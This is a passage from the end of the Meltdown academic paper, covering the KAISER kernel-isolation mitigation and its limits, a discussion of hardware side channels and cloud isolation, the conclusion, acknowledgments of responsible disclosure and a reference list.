Still, KAISER is the best short-time solution currently available and should therefore be deployed on all systems immediately. Even with Meltdown, KAISER can avoid having any kernel pointers on memory locations that are mapped in the user space which would leak information about the randomized offsets. This would require trampoline locations for every kernel pointer, *i.e.*, the interrupt handler would not call into kernel code directly, but through a trampoline function. The trampoline function must only be mapped in the kernel. It must be randomized with a different offset than the remaining kernel. Consequently, an attacker can only leak pointers to the trampoline code, but not the randomized offsets of the remaining kernel. Such trampoline code is required for every kernel memory that still has to be mapped in user space and contains kernel addresses. This approach is a trade-off between performance and security which has to be assessed in future work.

8 Discussion

Meltdown fundamentally changes our perspective on the security of hardware optimizations that manipulate the state of microarchitectural elements. The fact that hardware optimizations can change the state of microarchitectural elements, and thereby imperil secure software implementations, is known since more than 20 years [20]. Both industry and the scientific community so far accepted this as a necessary evil for efficient computing. Today it is considered a bug when a cryptographic algorithm is not protected against the microarchitectural leakage introduced by the hardware optimizations. Meltdown changes the situation entirely. Meltdown shifts the granularity from a comparably low spatial and temporal granularity, e.g., 64-bytes every few hundred cycles for cache attacks, to an arbitrary granularity, allowing an attacker to read every single bit. This is nothing any (cryptographic) algorithm can protect itself against. KAISER is a short-term software fix, but the problem we uncovered is much more significant.

We expect several more performance optimizations in modern CPUs which affect the microarchitectural state in some way, not even necessarily through the cache. Thus, hardware which is designed to provide certain security guarantees, e.g., CPUs running untrusted code, require a redesign to avoid Meltdown- and Spectre-like attacks. Meltdown also shows that even error-free software, which is explicitly written to thwart side-channel attacks, is not secure if the design of the underlying hardware is not taken into account.

With the integration of KAISER into all major operating systems, an important step has already been done to prevent Meltdown. KAISER is also the first step of a paradigm change in operating systems. Instead of always mapping everything into the address space, mapping only the minimally required memory locations appears to be a first step in reducing the attack surface. However, it might not be enough, and an even stronger isolation may be required. In this case, we can trade flexibility for performance and security, by e.g., forcing a certain virtual memory layout for every operating system. As most modern operating system already use basically the same memory layout, this might be a promising approach.

Meltdown also heavily affects cloud providers, especially if the guests are not fully virtualized. For performance reasons, many hosting or cloud providers do not have an abstraction layer for virtual memory. In such environments, which typically use containers, such as Docker or OpenVZ, the kernel is shared among all guests. Thus, the isolation between guests can simply be circumvented with Meltdown, fully exposing the data of all other guests on the same host. For these providers, changing their infrastructure to full virtualization or using software workarounds such as KAISER would both increase the costs significantly.

Even if Meltdown is fixed, Spectre [19] will remain an issue. Spectre [19] and Meltdown need different defenses. Specifically mitigating only one of them will leave the security of the entire system at risk. We expect that Meltdown and Spectre open a new field of research to investigate in what extent performance optimizations change the microarchitectural state, how this state can be translated into an architectural state, and how such attacks can be prevented.

9 Conclusion

In this paper, we presented Meltdown, a novel software-based side-channel attack exploiting out-of-order execution on modern processors to read arbitrary kernel- and physical-memory locations from an unprivileged user space program. Without requiring any software vulnerability and independent of the operating system, Meltdown enables an adversary to read sensitive data of other processes or virtual machines in the cloud with up to 503 KB/s, affecting millions of devices. We showed that the countermeasure KAISER [8], originally proposed to protect from side-channel attacks against KASLR, inadvertently impedes Meltdown as well. We stress that KAISER needs to be deployed on every operating system as a short-term workaround, until Meltdown is fixed in hardware, to prevent large-scale exploitation of Meltdown.

Acknowledgment

We would like to thank Anders Fogh for fruitful discussions at BlackHat USA 2016 and BlackHat Europe 2016, which ultimately led to the discovery of Meltdown. Fogh [5] already suspected that it might be possible to abuse speculative execution in order to read kernel memory in user mode but his experiments were not successful. We would also like to thank Jann Horn for comments on an early draft. Jann disclosed the issue to Intel in June. The subsequent activity around the KAISER patch was the reason we started investigating this issue. Furthermore, we would like Intel, ARM, Qualcomm, and Microsoft for feedback on an early draft.

We would also like to thank Intel for awarding us with a bug bounty for the responsible disclosure process, and their professional handling of this issue through communicating a clear timeline and connecting all involved researchers. Furthermore, we would also thank ARM for their fast response upon disclosing the issue.

This work was supported in part by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

References

[1] BENGER, N., VAN DE POL, J., SMART, N. P., AND YAROM, Y. "Ooh Aah... Just a Little Bit": A small amount of side channel can go a long way. In *CHES'14* (2014).

[2] CHENG, C.-C. The schemes and performances of dynamic branch predictors. *Berkeley Wireless Research Center, Tech. Rep* (2000).

[3] DEVIES, A. M. AMD Takes Computing to a New Horizon with Ryzen^{TM}Processors, 2016.

[4] EDGE, J. Kernel address space layout randomization, 2013.

[5] FOGH, A. Negative Result: Reading Kernel Memory From User Mode, 2017.

[6] GRAS, B., RAZAVI, K., BOSMAN, E., BOS, H., AND GIUFFRIDA, C. ASLR on the Line: Practical Cache Attacks on the MMU. In *NDSS* (2017).

[7] GRUSS, D., LETTNER, J., SCHUSTER, F., OHRIMENKO, O., HALLER, I., AND COSTA, M. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *USENIX Security Symposium* (2017).

[8] GRUSS, D., LIPP, M., SCHWARZ, M., FELLNER, R., MAURICE, C., AND MANGARD, S. KASLR is Dead: Long Live KASLR. In *International Symposium on Engineering Secure Software and Systems* (2017), Springer, pp. 161–176.

[9] GRUSS, D., MAURICE, C., FOGH, A., LIPP, M., AND MANGARD, S. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *CCS* (2016).

[10] GRUSS, D., MAURICE, C., WAGNER, K., AND MANGARD, S. Flush+Flush: A Fast and Stealthy Cache Attack. In *DIMVA* (2016).

[11] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *USENIX Security Symposium* (2015).

[12] HENNESSY, J. L., AND PATTERSON, D. A. *Computer architecture: a quantitative approach.* Elsevier, 2011.

[13] HUND, R., WILLEMS, C., AND HOLZ, T. Practical Timing Side Channel Attacks against Kernel Space ASLR. In *S&P* (2013).

[14] INTEL. Intel® 64 and IA-32 Architectures Optimization Reference Manual, 2014.

[15] IONESCU, A. Windows 17035 Kernel ASLR/VA Isolation In Practice (like Linux KAISER)., 2017.

[16] IRAZOQUI, G., INCI, M. S., EISENBARTH, T., AND SUNAR, B. Wait a minute! A fast, Cross-VM attack on AES. In *RAID'14* (2014).

[17] JANG, Y., LEE, S., AND KIM, T. Breaking Kernel Address Space Layout Randomization with Intel TSX. In *CCS* (2016).

[18] JIMÉNEZ, D. A., AND LIN, C. Dynamic branch prediction with perceptrons. In *High-Performance Computer Architecture, 2001. HPCA. The Seventh International Symposium on* (2001), IEEE, pp. 197–206.

[19] KOCHER, P., GENKIN, D., GRUSS, D., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M., AND YAROM, Y. Spectre Attacks: Exploiting Speculative Execution.

[20] KOCHER, P. C. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In *CRYPTO* (1996).

[21] LEE, B., MALISHEVSKY, A., BECK, D., SCHMID, A., AND LANDRY, E. Dynamic branch prediction. *Oregon State University*.

[22] LEVIN, J. *Mac OS X and IOS Internals: To the Apple's Core*. John Wiley & Sons, 2012.

[23] LIPP, M., GRUSS, D., SPREITZER, R., MAURICE, C., AND MANGARD, S. ARMageddon: Cache Attacks on Mobile Devices. In *USENIX Security Symposium* (2016).

[24] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-Level Cache Side-Channel Attacks are Practical. In *IEEE Symposium on Security and Privacy – SP* (2015), IEEE Computer Society, pp. 605–622.

[25] LWN. The current state of kernel page-table isolation, Dec. 2017.

[26] MAURICE, C., WEBER, M., SCHWARZ, M., GINER, L., GRUSS, D., ALBERTO BOANO, C., MANGARD, S., AND RÖMER, K. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In *NDSS* (2017).

[27] MOLNAR, I. x86: Enable KASLR by default, 2017.

[28] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache Attacks and Countermeasures: the Case of AES. In *CT-RSA* (2006).

[29] PERCIVAL, C. Cache missing for fun and profit. In *Proceedings of BSDCan* (2005).

[30] PHORONIX. Linux 4.12 To Enable KASLR By Default, 2017.

[31] SCHWARZ, M., LIPP, M., GRUSS, D., WEISER, S., MAURICE, C., SPREITZER, R., AND MANGARD, S. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In *NDSS'18* (2018).

[32] TERAN, E., WANG, Z., AND JIMÉNEZ, D. A. Perceptron learning for reuse prediction. In *Microarchitecture (MICRO), 2016 49th Annual IEEE/ACM International Symposium on* (2016), IEEE, pp. 1–12.

[33] TOMASULO, R. M. An efficient algorithm for exploiting multiple arithmetic units. *IBM Journal of research and Development 11*, 1 (1967), 25–33.

[34] VINTAN, L. N., AND IRIDON, M. Towards a high performance neural branch predictor. In *Neural Networks, 1999. IJCNN'99. International Joint Conference on* (1999), vol. 2, IEEE, pp. 868–873.

[35] YAROM, Y., AND FALKNER, K. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security Symposium* (2014).

[36] YEH, T.-Y., AND PATT, Y. N. Two-level adaptive training branch prediction. In *Proceedings of the 24th annual international symposium on Microarchitecture* (1991), ACM, pp. 51–61.

[37] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-Tenant Side-Channel Attacks in PaaS Clouds. In *CCS'14* (2014).